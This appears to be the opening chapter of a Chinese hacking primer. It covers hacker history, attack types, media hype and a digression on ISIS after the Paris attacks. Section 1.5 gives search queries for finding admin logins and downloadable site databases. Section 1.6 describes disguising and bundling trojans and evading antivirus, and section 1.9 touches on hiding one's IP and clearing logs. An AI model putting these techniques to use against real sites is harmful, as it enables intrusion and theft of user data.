我们不再有地域的阻隔，我们在网络下彼此相识，让互联网延伸彼此的友谊和文化；我们能共筑绿色的网络世界，在宁静和谐的网络中畅游；自由的人们总是不得不在自己的安全和自己的自由之间做出权衡。

回想起过去让我从不曾有过这样的激动和颤栗。真诚不是错误，年少也不是错误。时光静静地流过岁月的河床，有一天我们终会苍老如云，而那时他依然年轻。或许人们不知道，他留给我的一切是怎样充实自我日渐衰竭的生命。

当你白发苍苍的时候，当你步入垂暮之年的时候，你再一次回到计算机前，回到那个心灵曾经找寻过迷失过的网络中，你会清楚的发现，在厚厚的灰尘之下，仍然会残留着富有传奇的身影和保有激情的震撼。

## 1.2 黑客发展历程

黑客嘛，还是你感兴趣的内容，我们不谈某某某又贡献了什么，找度娘。每个人都有不同的想象。

他们帅吗？酷吗？真的什么都可以搞定吗？对电脑是无所不会的大神吗？好牛逼吗？好奇的问题真多……

带你们脱离网络来到现实，说不定和你乘坐同一班地铁、订同一家快餐诸如此类的。茫茫人海中，他可能是你、是我。擦肩而过，过去也就过去了。

凯文·米特尼克，这位号称世界头号黑客的男人，我想引用他的一句话，他这么说，巡游五角大楼，登录克里姆林宫，进出全球所有计算机系统，摧垮全球金融秩序和重建新的世界格局，谁也阻挡不了我们的进攻，我们才是世界的主宰。

不得不说真牛逼，将社会工程学运用到如此地步，偶像是用来崇拜的。黑客不作恶是将黑客精神的传承，我国的相关法律虽不完善，但也得遵守中华人民共和国法律为前提。

国外的大神比比皆是，MIT 这个曾经是 20 世纪黑客的起源地，你可以知道这个是个类似于俱乐部一样的就行了，英文看不懂没事，你别觉得这是个障碍，可以尝试自己找找资料，但是我想你可以尝试着理解，很多都是缩写，不必要太在意。

许多计算机和生物黑客都是在那里成长的，一场自由软件运动，电子朋客运动和地下安全世界，这看似三个完全不相干的群体却有着共同的哲学背景：黑客伦理或者直接叫黑客精神更为贴切。是黑客精神把这群人聚集在了一起，他们是来自不同领域的黑客。

早期，黑客攻击的目标以系统软件居多。一方面，是由于这个时期的 Web 技术发展还远远不成熟；另一方面，则是因为通过攻击

系统软件，黑客们往往能够直接获取 root 权限，现在手机 root 都应该有了解，这个就是获取管理员权限，或者说是控制权，拥有高权限的账户，这段时期，涌现出了非常多的经典漏洞以及“exploit”。

这个时代 Web 并非互联网的主流应用，相对来说，基于 SMTP、POP3、FTP、IRC 等协议的服务拥有着绝大多数的用户。因此黑客们主要的攻击目标是网络、操作系统以及软件等领域，Web 安全领域的攻击与防御技术都是处于非常原始的阶段。

相对于那些攻击系统软件的 exploit 而言，exploit 可以理解为漏洞利用，就是利用此来进行攻击，基于 Web 的攻击，一般只能让黑客获得一个较低权限的账户，对黑客的吸引力远远不如直接攻击系统软件来的更强烈。

说回到国内来，那个时期是中国互联网处于刚刚开始发展的朦胧时期，也就是在这一年，中国互联网的大门终于面向公众开放了。但是在那个年代，电脑还是一件非常奢侈的电子用品，而互联网对于大众来说更是一个陌生的名词，我们只有在专业性极强的书刊中能够找到与网络相关的名词，而那些上网的群体也多数为科研人员和年轻资本家。

盗版对我们来说还是一个陌生的名词，对于广大计算机用户来说，Copy 就是正版的一种传播方式。于是乎那个时代最早的黑客开始摸索，慢慢的发展。我们没有太多的理想和豪言壮语，一个全新的小软件就几乎是我们计算机的全部生命与理解，而能够 Copy 到国外的最新产品是最大的荣幸，那一张张的小软盘中承载了中国黑客最初的梦想。

“黑客”这一名词已经开始正式的深入广大网友之中，当时初级黑客所掌握的最高技术仅仅是使用邮箱炸弹，并且多数是利用国外的工具，完全没有自己的黑客武器，更不要说什么黑客精神。

1998 年印度尼西亚爆发了大规模的屠杀、强奸、残害印尼华人的排华事件。众多华人妇女被野蛮的强奸杀害，华人的超市被抢夺一空，很多丧失人性的印尼反华分子还将大量残害华人的图片发到了互联网上。

这一系列行为激怒了刚刚学会蹒跚走步的中国黑客们，他们不约而同的聚集在 IRC 聊天室中，并以六至十人为单位，向印尼政府网站的信箱中发送垃圾邮件，用 Ping 的方式攻击印尼网站。这些现在看来很幼稚的攻击方法造就了中国黑客最初的团结与坚强的精神，为后来的中国红客的形成铺垫了基础。

印尼排华事件造就了一大批网友投身于黑客这项活动中来，有些人在攻击过后又回到了现实生活中，有些人则从此开始了对黑客理想的执著追求。同样这次事件也使得，比如红客联盟、黑客协会等黑客组织的名字开始流传至今，并且仿冒的一个比一个多。

2000 年成为了中国网络最为辉煌的一年，网吧也在全国各地蜂拥出现，上网的人群更是增加了一倍多。一时间“你上网了吗？”成为了流行问候语。与此同时中国的黑客队伍也在迅速扩大着，众多的黑客工具与软件使得进入黑客的门槛大大降低，黑客不再是网络高手的带名词，很多黑客很有可能就是一个嘴里叼着棒棒糖手里翻着小学课本的孩子。也正是因为这种局面的出现，中国黑客的队伍开始杂乱。

2015 年巴黎市中心一餐馆和法兰西球场附近等多处发生枪击和爆炸事件，法国总统奥朗德称此次袭击系史无前例的恐怖袭击，并宣布全境进入紧急状态，并关闭了法国所有边境口岸。巴黎的安全形势仍极度紧张，警方高度怀疑仍有袭击者在逃。此外为应对本次恐怖袭击，巴黎警方要求所有市民呆在家中，不要外出。

IS 已经正式发文宣布对巴黎恐怖袭击负责，公告分别用阿拉伯文和法文书写。公告中称法国为他们的头号目标，他们曾仔细研究袭击地点，恐袭由配备自杀式腰带和机枪的战士实施。公告中还表示发动袭击是对侮辱先知穆罕默德所做出的回应，同时也是对法国恐袭 IS 控制区域的回应。IS 同时发布无具体日期视频，其中有武装分子称法国将不会拥有和平，爆炸将继续。

直到今天，人们才惊讶地发现，这个反人性反社会的恐怖组织已成人类公敌，那么它到底打哪儿来？他为什么会出现？如何一步步壮大？他们又为什么如此残暴？没有硝烟的战场除了大量的财富和精锐的武装。

ISIS 在网络战场同样罪行累累，他们拥有世界一流的网络攻击能力，曾数次攻击或入侵过西方国家的要害部门的网络，窃取机密甚至发言挑衅。他们精心拍摄的 YouTube 视频，专业制作的杂志，吸引人的 Facebook 和推特活动，以及利用社交平台做的精心策划，足以与许多老牌美国公司媲美。他们激进、招聘、培训，散布恐惧和不满，并且在世界范围内进行网络集资。

如果说 911 是迄今以来伤亡最大的一次恐怖袭击，那么此次从幸存者的描述中，直面人质时的镇静杀戮，其残忍性或已超过 911 不知道多少，彻底将 ISIS 的反人类本性暴露无遗。而同样，在网络战场，即便看不到刀光血影，ISIS 一次又一次地在制造攻击，窃取机密甚至招募同伙，他们无疑将网络视作最重要的舆论武器。而幸运的的是，越来越多的黑客组织肩负良知和勇气站了出来，即便他们面对的是这世界上最心狠手辣、毫无人道的恐怖组织，即便他们受到了一次又一次的死亡威胁。

## 1.3 对安全的思考

黑客代表的不仅仅是专业技术上的造诣，更包括了思想，甚至是一种精神。如今娱乐化严重的安全圈，二字早已成为了面子工作者嘴里的谈资。

现在获取信息的渠道越来越多，每天新增的技术文章早已超出了人能够处理的能力范围，很多原来不会上网的，现在到微信里头看文章，转发，加社群，都一样的可以获取到非常多的信息，但是凸显出来的是应该需要如何去发现精华、筛选、归类这些信息是很重要的工作。

说到思考来谈谈大数据时代网络安全的主要威胁，信息时代，大数据平台承载了巨大数据资源，必然成为黑客组织、各类敌对势力网络攻击的重要目标，脱库，被曝光的不在少数。

大数据平台依托于互联网面向政府、企业及广大公众提供服务，但我国互联网从基础设施层面即已存在不可控因素。网站及应用系统的漏洞是更是大数据时代的最大威胁之一。

现如今各行各业广泛采用了各种第三方数据库、中间件，但此类系统的安全状况不容乐观，广泛存在漏洞，及时发现了修复也并不及时，政府类的网站甚至管都没人管，不知道被挂了多少马利用了多少次，某些企业更甚对存在的漏洞表示否认，真不知道这样做是对消费者有好处吗。

现在的网络攻击手段多的一塌糊涂，APT 攻击、终端恶意软件和恶意代码是攻击大数据平台、窃取数据的主要手段之一。其中 APT 攻击非常具有破坏性，毫无疑问，大数据平台也将成为 APT 攻击的主要目标。

目前网络攻击越来越多地是从终端发起的，终端渗透攻击也已成为国家间网络战的主要方式。

“没有网络安全就没有国家安全，没有信息化就没有现代化”习大如此说，并将网络安全形象地比喻为，网络安全和信息化是一体之两翼、驱动之双轮。

我国是网络大国，却算不上网络强国。据不完全统计，我国拥有超过 7 亿网民，其中 79%的网民，也就是 5 亿左右网民曾遇到过网络安全问题。

同时，另外一个有意思的数据显示，在对抽样的 1000 份已知个人网络账号被盗事件的原因进行分析时，超过 50%的原因是由于口令问题，如使用弱口令被破解等，这意味着网民的网络安全意识存在的严重不足成为全球网络安全的一个重要隐患。

我想类似的例子不胜枚举，我写书的目的也非常简单，想让更多的人学习到网络安全知识，提高网络安全意识，很多被曝光被用烂的诈骗手法，但还是有人最基础的意识都没有，导致一次又一次的损失。

核心就是避免此类事件的发生，希望你看完整本书不仅仅学到的是仅有的内容，更加需要学会研究思考，有可能的话推荐给你的亲朋好友，他们或许遇到这样那样的网络上的问题，能实现让使用互联网的人不再饱受安全的困扰，享受信息时代本该拥有的乐趣，我想这才是核心，预防避免了，才能从根本上解决问题。

## 1.4 如何学习黑客

我想大家看到这本书的时候，本人已经退出这个圈子了，已经不在处理黑客协会的任何事务了，只想有更好的作品或者产品让更多的人体验到，并且学习受益。

每个年龄段有一份责任和应该做的事情，爱好就作为爱好吧。讲个段子，当我成为一名 IT 男后，在父母眼中我就像黑客帝国的主角一样了不起，在亲戚眼中我是在写字楼做办公室吹空调的人，在朋友眼中我就是一个修电脑的，在同行眼里我就是一个泡网吧的，在女友眼中我是一个从保安华丽转身为网络工程师，我理想中的样子应该是和乔布斯、比尔盖茨那样的人。

但我实际上是一个宅在家里抽烟吃零食加班到凌晨三点的人，别人眼中自己的职业形象总是光鲜靓丽，但实际的工作状态却有许多烦恼。

我愿意将现在的黑客归类为 IT 技术人群，啥叫黑客，我也没有办法用长篇大论来说明，简单的定义黑客一词，可以这样理解红客是褒义词，骇客是贬义词，黑客就是中性词。

至于什么客什么客的很多，这个并不是那么重要。现在很多黑客友情检测网站，主动帮忙找出网站系统漏洞。这部分黑客跟窃取个人信息而获得非法所得的黑客有本质差别。也是因为如此，黑客逐渐区分为白帽、黑帽等，这几年各大厂商也都做了自己的漏洞平台，漏洞一直是威胁网站安全的最重要因素。

还有必须说的一点就是编程，编程不算一件容易的事，在学习和解决问题总会碰到障碍。编程中也要经历很多尝试、失败、学习、思考、灵感、成功等，漫长的过程中要不断的学会适应这件枯燥的事情，办法总是比困难多。

学习最感兴趣的莫过于拿着前辈的工具用着真顺手，程序不是自己写的，只是觉得这个算一种捷径，确实也如此。可是现在有些人连工具不会使，天天到处喊找师傅，自己不看不思考你不要来说你学。就是在网络找些教程看效果都会好很多，上论坛、贴吧、群总会有聚集地学到东西。

想从一个菜鸟变成黑客高手 是一个漫长的道路 有了坚持的心才能迈向高手的大门，不是去怎么学那些技术，而是让自己有一个计划，给自己写一份详细的计划书，让他和你一起前进，只有当你有了一个目标才能去实现，路很长在漫长的学习与枯燥中，锻炼的是心境，因此需要坚持的心和一个目标伴随你，才能有成功那一天。

另外培养你对黑客的兴趣，有了兴趣才能让你坚持，让你不会半途而放弃学习，或许你才学不会感受到当你在这条路上走远了，处处碰壁学习杂乱无章中，到头来什么都没学到，你才知道这些的重要性吧。

当你对某一样东西非常熟悉的时候，你就能成为黑客了。学会的东西是自己的，其实创造比破坏更有趣！

## 1.5 搜索引擎语法

我这里讲的搜索引擎语法主要以 Google 为例，百度的很多语法也相同，谷歌查询语法能真正帮助人们来精确他们的搜索结果，得到他们真正想要的。现在 Google 如此智能，当然不会介意利用它从互联网上来挖掘更多本来不应该让他们知道的保密和隐私的信息。

作为世界第一的搜索引擎，其强大的搜索功能，可以让你在瞬间找到你想要的一切。不过对于普通的计算机用户而言，Google 是一个强大的搜索引擎。

而对于黑客而言，则可能是一款绝佳的黑客工具，小白要记住搜索引擎需要常用，可以构造特殊的关键字，搜索到某些隐私信息，甚至几秒钟黑掉一个网站，通常这种收集信息并进行入侵的过程叫做 Google Hack。

合理的利用关键字组合构造可以使搜索结果更加的精确，在早几年基本上大量的随便一扫就遍地都是存在漏洞的网站，很容易拿下。说几种常用的，intitle：搜索网页标题中包含有特定字符的网页。例如输入“intitle: 花无涯”这样网页标题中带有“花无涯”的网页都会被搜索出来，注意是标题中包含的。类似于这样的还有可以指定搜索网页中文字、后缀名、图片名的等。

常用的还有 Site：找到与指定网站有联系的 URL。例如输入“Site: www.heixie.cc”所有和这个网站有联系的 URL 都会被显示，查网站域名资料啥的，现在有很多站长工具之类的网站都可以查。

Hack 的这些语法在入侵的过程中又会起到怎样的作用呢？例如前面提到的指定标题的关键字搜索，intitle 语法通常被用来搜索网站的后台、特殊页面和文件，通过在 Google 中搜索 intitle:登录、intitle:

管理等等就可以找到很多网站的后台登录页面，还可以用来搜索文件，甚至有些网站泄露出来的明文密码，通过指定搜索+后缀名如.asp找到上传界面都可以直接扔马完成入侵。

假如我们要搜索网站的数据库文件，那么可以以“filetype:mdb”为关键字进行搜索，很快就可以下载到不少网站的数据库文件。当然，Filetype 语法的作用不仅于此，在和其他语法配合使用的时候更能显示出其强大作用。

Site 通常都是做入侵前的信息刺探。Site 语法可以显示所有和目标网站有联系的页面，从中或多或少存在一些关于目标网站的资料，这对于黑客而言就是入侵的突破口，是关于目标网站的一份详尽的报告。语法组合，威力加倍，虽然前面提到的这几个语法能各自完成入侵中的一些步骤，但是只使用一个语法进行入侵，其效率是很低下的。Google Hack 的威力在于能将多个语法组合起来，灵活使用，硬来可能一个搜索不出，换个配合关键字组合，这样就可以快速地找到我们需要的东西。

一般网站防范这种漏洞十分简单，在设置用户权限时不要选中“目录浏览”选项即可。修改一下 robot，专门针对搜索引擎机器人 robot 编写的一个纯文本文件。我们可以在这个文件中说明网站中不想被 robot 访问的部分，这样，我们网站的部分或全部内容就可以不被搜索，引擎收录了，或者让搜索引擎只收录指定的内容，Google Hack 的威胁也就不存在了。

## 1.6 黑客神兵利刃

我知道
远程控制是种武器
在十八般兵器中名列前茅
木马也是种武器 也是远程控制

既然是远程控制
为什么要叫做木马
因为这个远程控制
无论控制了什么都会造成离别

如果它钩住你的 E-Mail
你的 E-Mail 就要和你离别
如果它钩住你的小企鹅
你的小企鹅就要和你离别

如果它钩住我的机器
我就和整个网络离别了
是的

你为什么要用如此残酷的武器
因为我不愿被人强迫与我所爱的人离别
我明白你的意思了
你用木马 只不过为了要相聚
是的

在众多的黑客武器中特洛伊木马 Trojan horse 这种攻击性武器无论是菜鸟级的黑客爱好，还时研究网络安全的高手，都视为最爱。虽然有的时候高手将木马视为卑鄙的手段。但是作为最为有效的攻击工具，木马的威力要比其他的黑客工具大得多。

在使用木马的人群中菜鸟黑客居多，他们往往接触网络不久，对黑客技术很感兴趣，很想向众人和朋友显示一番，但是去驾驭技术不高，不能采取别的方法攻击。于是木马这种半自动的傻瓜式且非常有效的攻击软件成为了他们的最爱，会有一个大的章节会详细说说木马。

随着国产化的木马不断的出现，多数黑客的入门攻击几乎无一例外都是使用木马。当然对于那些黑客老手来说他们也并不是不使用木马了，他们通常会在得到一个服务器权限的时候植入自己编写的木马，以便将来随时方便进出这台服务器。

说起木马大家熟悉的可能就是李俊的熊猫烧香，憨态可掬的熊猫图标占领了无数电脑屏幕，没有浪子回头的温情，没有国家招安的戏码，李俊的人生仿佛也被病毒侵蚀。

通常情况下木马大致可分为两个部分，服务器端程序和客户端程序。服务器端通常就是被控制端，也是我们传统概念上的木马了。绝大多数的杀毒招数都能够沟将其制服，个人电脑中隐藏有更大的宝藏，而且个人电脑脆弱的我能够利用任何一种方法摧毁它。

再来说说冰河，称霸中华江湖一年之久，也可谓武林中少见的好兵刃，但是兵器虽然锋利，但兵器在打造的时候却留下来一个致命的缺点，这也是木马冰河为何在武林衰败的原因。

这是一个什么样的弱点那？竟然如此致命？呵呵，说白了也很简单，冰河的作者在打造冰河 2.X 版本时就给它留下了一个后门，这个后门其实就是一个万能密码，只要拥有此密码，即便你中的冰河加了密码保护，到时候仍然行同虚设。

在黑客中瞒天过海、借花献佛这些阴险的招数都不算什么，多数木马软件的作者为了扩大自己的势力范围和争取主动权都会留一手，致命的一招。

冰河的作者当然也不例外，当然作者为自己以后行事方便也留了几个万能密码，这个事情属于比较早期的事情了，至于查实与否我想意义并不大。

通常黑客在植入冰河这种木马的时候，为了维护自己的领地通常的要为自己的猎物加一个密码，只有输入正确的密码你才能够正常的控制对方的计算机，但是冰河的打造者为了方便自己的使用在冰河中加入了一个万能的密码，就像万能钥匙一样。

其实现在杀毒软件查杀率都在 99%，自己学着点不乱点，如果你有幸成为猎物，可能会遇到先跟你套近乎，冒充成漂亮的美眉或者其他的能让你轻信的人，等各种方式进行伪装。

然后想方设法的骗你点他发给你的木马，把木马用工具和其它的软件捆绑在一起，比如提前知道你正需要的东西，给你进行捆包打包，然后在对文件名字进行修改，然后修改图标，利用这些虚假的伪装欺骗麻痹大意的人。

还有方法就是把木马伪装好后，放在软件下载站中，着收渔翁之利，你要下载软件一般都下载不到需要的，反而下了木马，给你装一大堆超级全家桶。

刀

一把好刀

光亮如雪

刃

一抹利刃

吹发即断

现在要过杀毒软件啥的，就需要免杀和加壳处理了，免杀是针对一款或者多款杀毒软件的查杀方式，然后给木马装上装备成为加壳，躲过杀毒软件，成功的入住你的电脑。

扫描器在黑客攻击中能起到什么作用？黑客手中的扫描器如同刺客手中之刀，杀人、保命；攻击、补漏。如果一个黑客手中没有一两个扫描器，至少他是一个手里没有“刀”的黑客。没有“刀”的黑客是难以生存的……

扫描器在一个成熟的黑客手里有着相当大的作用，他们就会很少有人在对那些无知的个人用户感兴趣，注意力更多的被吸引到了服务器上。而对付服务器最好的方法就是找到服务器系统的漏洞，或者服务器相关软件的漏洞。

对于传统的手工查找来说，不但查找漏洞的速度过于缓慢，而且多数情况下只能针对某一个特定的漏洞，感觉有点大海捞针的味道。而扫描器就是一种快速寻找服务器系统相关漏洞的工具。

通过它们，黑客可以根据自己的带宽和系统情况，找准自己熟悉的方式和款式的工具，以及喜欢的速度和方式来快速的寻找系统漏洞，而且这多数扫描器可以同时扫描多种漏洞，很容易找到系统

的漏洞和弱点。此时黑客就可以根据扫描器提供的漏洞报告和信息，采用合适的攻击方法对目标给以致命的一击，扫描器还是很重要滴，不然你开头都开不起。

扫描器是黑客必备的工具之一，要是都花钱去买那不符合黑客的风格。同样的对于工具相关的，在其他章节会有非常详细的名称和使用特点进行推荐。

我们可以在网上找到很多免费的而且同样很优秀的黑客扫描器。在国外比较常用的有 Cerberus Internet Scanner 简称 CIS，还有乌克兰 SATAN 以及 NMAP，我们国内的也有 X-Scanner 和流光。

在使用这些扫描软件的时候一定要学会检测，以防自己先中了别人的招。此外，虽然你刺客手中有刀，但是现在的网站管理员也会使用这些宝刀，所以说，手中有绝世好刀，不一定就能杀死所有的敌人，多逛逛国外网站，会有意想不到的收获。

## 1.7 常见攻击手段

DDos 我想这个应该是最常见的，曾看到一个问题说分布式拒绝服务攻击是无解的吗？这个得看双方实力而定，看双方投入的资源。

假设攻击者手上有数万台肉鸡，你是一个小站的管理员，就算你的水平比他高，你觉得后果会如何？假设你是国家某重要部门的网站管理员，攻击者只是个小黑客，你觉得他下场如何？

攻击成本和防御成本对比，防御做的越完善，攻击者消耗的成本越高，被发现的风险也越大；攻击做的越好，防御所付出的代价越大，追踪越难。

一旦黑客定位了你的网络，通常会选定一个目标进行渗透。通常这个目标会是安全漏洞最多或是他拥有最多攻击工具的主机。非法入侵系统的方法有很多，你应当对这些方法引起注意，基础的字典攻击和劫持攻击。

其中自己收藏的很多口令，猜测用户名和密码，12306 对外是说撞库，就是比对重合用户的账户密码，对于大多数用户而言，撞库可能是一个很专业的名词，但是理解起来却比较简单，撞库是黑客无聊的“恶作剧”，黑客通过收集互联网已泄露的用户+密码信息，生成对应的字典表，尝试批量登陆其他网站后，得到一系列可以登陆的用户。

提及“撞库”，就不能不说“脱裤”和“洗库”，在黑客术语里面，拖库是指黑客入侵有价值的网络站点，把注册用户的资料数据库全部盗走的行为，因为谐音，也经常被称作“脱裤”，在取得大量的用户数据之后，黑客会通过一系列的技术手段和黑色产业链

将有价值的用户数据变现，这通常也被称作“洗库”。最后黑客将得到的数据在其它网站上进行尝试登陆，叫做“撞库”，因为很多用户喜欢使用统一的用户名密码，“撞库”也可以是黑客收获颇丰，随着地下产业链日渐成熟，用户数据可以被迅速地转变成现金，资料被卖来卖去。

作为中国千万网民中的一个，你可能觉得，我不用网银，打游戏不充钱，我没有什么被黑的价值，所以黑客是不会来光顾我的。其实不然，每一个使用互联网服务的用户，在享受快捷方便的时候，都把自己暴漏在了风险之下。不是黑客会不会值得黑你，而是你有没有可能被波及。

现在各种各样的手段非常多，基于大计算的攻击模式，小到如哈希破解，大到如 DDoS、隐私库模式，更大如那种汇聚各种有意义情报信息的情报库，等等等。未来几年都应该是谈云计算和大数据如何利用，大数据也是黑客必备的资源阿。

网络上的服务基本上全面的 Web 化，无论是为了入侵网站本身提权、拖库、植入后门等，还是为了利用网站跳转去攻击其他网站、服务器和普通 PC、Xss 等，这仍然是相对来说成本最低廉、最可以工具化复制的方式，很难防控。

云是必须提的，是个好东西，看啥都得进行云播阿，这不最近快播就出事了，大家懂就好。对个人来说，隐私问题永远是大问题，我会很不厚道地说：少用点这玩意吧，最起码不要把任何隐私数据上传到云，那可真是“一日为娼，永世不得翻身”，数据删不掉的，就看哪天爆出来，看能不能承受风险咯。

网络钓鱼也是前几年非常热的话题，现在很多杀毒软件和搜索引擎本身就对钓鱼网站和挂马网站进行拦截，但是还有部门漏网之鱼逃脱了，致使还有人进入圈套。互联网上每时每刻都会有新的域名、新的网站诞生。就是这种的互联网的开放性，使得互联网世界变得多姿多彩，精彩万分。

但是这样对于监控钓鱼网站是非常不利的，尽管我们国家对于网站都要求备案，从理论上来说备案制度可以有效的避免假网站和欺诈性网站的发生，但是实际的情况是域名可以在未备案的情况下直接解析到服务器上，可以直接访问，直到被管局发现查出才会查封，但是这种被动的查封情况是很难很少出现的，还有一种情况就是域名指向的服务器在国外，这样就无法要求其网站备案。基于现在的这种制度，所以钓鱼网站才有生存的土壤。

对于钓鱼网站还有一点说就是搜索引擎排名的问题，很多做了推广的垃圾网站排在前面，关键字匹配，一般人就是点第一个进去，现在钓鱼网站的水平美工程度那就是跟原来的差不了两样，就是不小心进去了，你也不是特别放心，输入账号密码可以故意打错一次，看看时候验证正确登录，如果密码乱打的也进去了，这就毫无疑问了，因为钓鱼网站没有数据匹配验证，很多方法都可以验证。

APT 攻击事件目前趋于爆发式增长，有些黑客秘密潜入重要系统窃取重要情报，而且这些网络间谍行动往往针对国家重要的基础设施和单位进行，包括能源、电力、金融、国防等；有些则属于商业黑客犯罪团伙入侵企业网络，搜集一切有商业价值的信息。

从企业的角度讲被人拿下一两台工作站，几台服务器什么的都是正常的。至少我在做安全架构设计的时候从来考虑的都不是如何

防止别人进来，而是如何防止别人进来后到处乱逛。对于大企业，甚至要考虑对手专门派人进来卧底的情况。说起 APT 很多人总觉得很可怕，天天被人盯着一有 0day 就挨打，其实不然，只要架构设计时考虑到纵深防御，结合各种完备的内网监控，运维监控，HIDS，IOC 检测等等，别人来 APT 你就是给你送 0day 的，APT 攻击都非常的有耐心。

最后的留下的问题可以回归到跳板来，用非常多的跳板是否有效？民间企业是否有能力追溯黑客，即使黑客使用了多层代理以及 VPN 等技术？我想这个客观的来讲比较难，但不是没有可能实现的。

成本和代价足够的情况下，如果追查者拥有很大的权力，例如国际刑警组织或者是国际 CERT 组织，可以协调全球各运营商，通过官方渠道一级一级追踪回去，只要时间足够，是可以追查到最后一级的真实接入的，凯文·米特尼克就是案例，但是只能说这个手法很勉强，劳民伤财的。

## 1.8 被夸大的黑客

“他们是黑客。在他们看来，攻破网站就好像在打电子游戏。选定目标网站，入侵你的网银账户，定位你的位置，扰乱毫不相干网民们的生活，他们无所不能”——这就是不少媒体笔下的黑客。

夸大式的报道成为了近几年来媒体的惯用手段，对黑客们和黑客技术的解读错得是完完全全彻彻底底，之所以媒体对黑客圈的报道失真，可以肯定其中部分原因在于网络安全这门技术的复杂性。另一部分原因，是报道的记者们热情过了头，迫不及待地把毫不相关的故事拿来用。但是，要追究主要原因，还是黑客文化本身。

传统媒体泛指那些真正了解网络安全行业之外的新闻机构，比如大多纸质报社、网站门户等。这些年来，他们的添油加醋使得黑客们的形象更加失真，他们笔下对黑客们的描写被严重夸大。

黑客们往往同时面对着好几个电脑屏幕，有着超人般飞快的打字速度，屏幕中滚动显示着不可思议的各种界面，入侵网站、盗取帐号似乎易如反掌。这里展现在读者眼前的其实只是记者脑海中黑客的样子，而这些形象其实都是媒体编造出来的夸张形象。

而一旦记者们得知了真实的黑客技术并非是那么酷炫的“黑科技”，黑客的生活也和普通 IT 工作者类似时……就不得不把黑客们包装的更加吸引人，而这一切，都是为了吸引镜头后的观众。

一般来说，黑客们都喜欢说大话。因为对于他们来说，名声往往很重要。所以在黑客圈，炫技和恶作剧屡见不鲜。同时随着黑客的流行，一些安全公司开始标榜自己公司员工“都是大黑客”，甚至主动寻求外行的报道。所以我认为，即便记者们报道了一些夸张失真的黑客事迹，其实错也不全在他们。

既然如此，为什么记者不调查清楚？虽说大部分黑客其实只是利用那些已泄露数据库等方式翻出或欺骗获得网民的个人信息。

但当记者采访时，你指望这群聪明人会向记者老老实实道出真相？说明黑客手法其实并不不高明？当这些热衷炒作，容易上当的记者们主动送上门，你觉得这些黑客们还会轻易放过记者不好好调戏一番？

最终结果就是公众看到的报道中会说黑客们都是聪明的犯罪高手，个个都是统治网络世界的神，可以随意呼风唤雨，他们来似一阵风，任何人在网上的数字生活都无法逃脱他们的魔掌，这些报道隐藏了大多数黑客行为和黑客们的本质。

真正的黑客也许并不酷——知道真相的我眼泪掉下来。你在报纸等主流出版物上看到读到的“黑客攻击”只是简单的软件自动攻击。任何人都可以下载其他人事先编写好的程序，指定好攻击目标，按几个键就可以展开攻击。

有些时候，你甚至不用指定目标，只需要让黑客程序自己在广阔的网络空间里寻找目标，希望能黑掉几台电脑。这种攻击根本无需什么技术。

在黑客界，使用这类工具进行攻击的人被叫做脚本小子。这些人不创造任何价值，也不寻找易受攻击的目标。连如何哄骗目标交出自己的私人信息也不愿去学。脚本小子们只是用其他人的脚本取乐的小孩子。

媒体报道的黑客攻击中，最臭名昭著的要数 DDoS 攻击，也叫分布式拒绝服务攻击。其实大部分 DDoS 甚至算不上攻击，因为这种攻击无法入侵任何一台电脑，它无法挖掘用户数据，更不能毁坏

任何文件，只是通过向服务器发送海量响应请求，让服务器运满负荷处理，无法响应实际用户的请求。

打个比方，这就好像 100 个狂热的优惠券发烧友占满了超市的结算通道，虽然让人不快，但并不造成损害。所以每次我在网上看到有人胡侃说什么 DDoS 攻击，那描述，那表达，远超过于本身具备攻击性的 100 倍都有了，太夸张了。

对于记者来说，黑客攻击是一个相当乏味无聊的过程，这不免让人失望，真正戏剧化的场面是极少发生的。那么真正的黑客在攻击的时候是什么场面呢？试想一下把你的脑袋撞墙撞上几个小时、调整代码、盯着电脑上黑色背景上的白色文字看……

圈内很多人做的其实是研究，他们整晚时间都用来骚扰目标，想尽办法套出他们的密码。为了写出自己的彩虹表，在整个数据库中寻找有用信息，这些工作要花去几周的时间。为了三天无休无眠的攻击，也许你要靠咖啡因、1024 才能撑过来。

如果你把这一系列枯燥的过程将给记者们听，他们之中的大多数人要么不能理解，要么听得神情呆滞，没有听到我说的话。因为花几个小时破解防火墙和各种系统保护策略……这种报道听起来实在太过无聊，媒体想要的是闪亮的轰动效应，为此不惜添油加醋，本来是无聊复杂的过程在媒体口中成了另一件事情，有时候，他们加入的东西，那完全是扯淡。于是就有了这些……

## 1.9 伪装与反侦察

明确一点，这里说的伪装不是叫你装逼，当然你想装逼我也教你，有很多个网站可以自己找，这网站会自己打代码，自己做很多事情，无奇不有，同时你不需要专业的网络知识和强大的工具，也能随时了解这世界上哪个国家发出了攻击另一个国家的指令。只需要登陆 Norse Attack Map 这个网页，就可以像专家一样实时观看全球暗网黑客战，其实这个就是一个流量图。

一举一动都会被服务器记录下来，很多地方都可能会有你的主机，所以必须伪装自己使得对方无法辨别其真实身份，这需要有熟练的技巧，用来伪装自己的 IP 地址、使用跳板逃避跟踪、清理记录扰乱对方线索、巧妙躲开防火墙等。

伪装是需要非常过硬的基本功才能实现的，这对于初学者来说成的上“大成境界”了，也就是说初学者不可能用短时间学会伪装，所以我并不鼓励初学者利用自己学习的知识对网络进行攻击，否则一旦自己的行迹败露，最终害的害是自己，如果有朝一日你成为了真正的黑客，我也同样不赞成你对网络进行攻击，毕竟黑客的成长是一种学习，而不是一种犯罪。

有的网友说那还不简单，找个运行就能隐藏 IP 的软件，我早说过了，我没有见过这种软件或许说根本不存在这种软件，再者对抢劫服务器者而言把自己的身家性命放在一个隐藏自己 IP 的软件上是很不明智的，要知道抢劫服务器时会尝试很多的连接，在你一不小心的时候你就把自己卖了。我们要养成做任何事都无懈可击的习惯。我个人根本不相信什么隐藏 IP 的软件，也许我孤陋寡闻或是真有这样的东西，技术是不断进步的。

首先是代理泛指比如 80 等常用端口，很多网友认为用代理猎手、花刺相关的代理软件设置好端口之后就可以为自己找个代理在 IE、FTP 等里面设置后来隐藏 IP，这就是肉鸡或认为这就是跳板，其实不然，为什么呢？

我个人来看这样的代理简直就是垃圾，首先速度比较慢，我用这样的代理用过很多国家，包括国内的，感觉都是其慢，没有那种快速的感觉；然后不稳定。大家一定都想拥有一个稳定的代理吧，但是这样的代理通常有原因的，不是服务器自身漏洞就是为了自身利益而增加的服务，当他的愿望达成以后或是网管发现以后，你就不能再用了。还有多人使用。

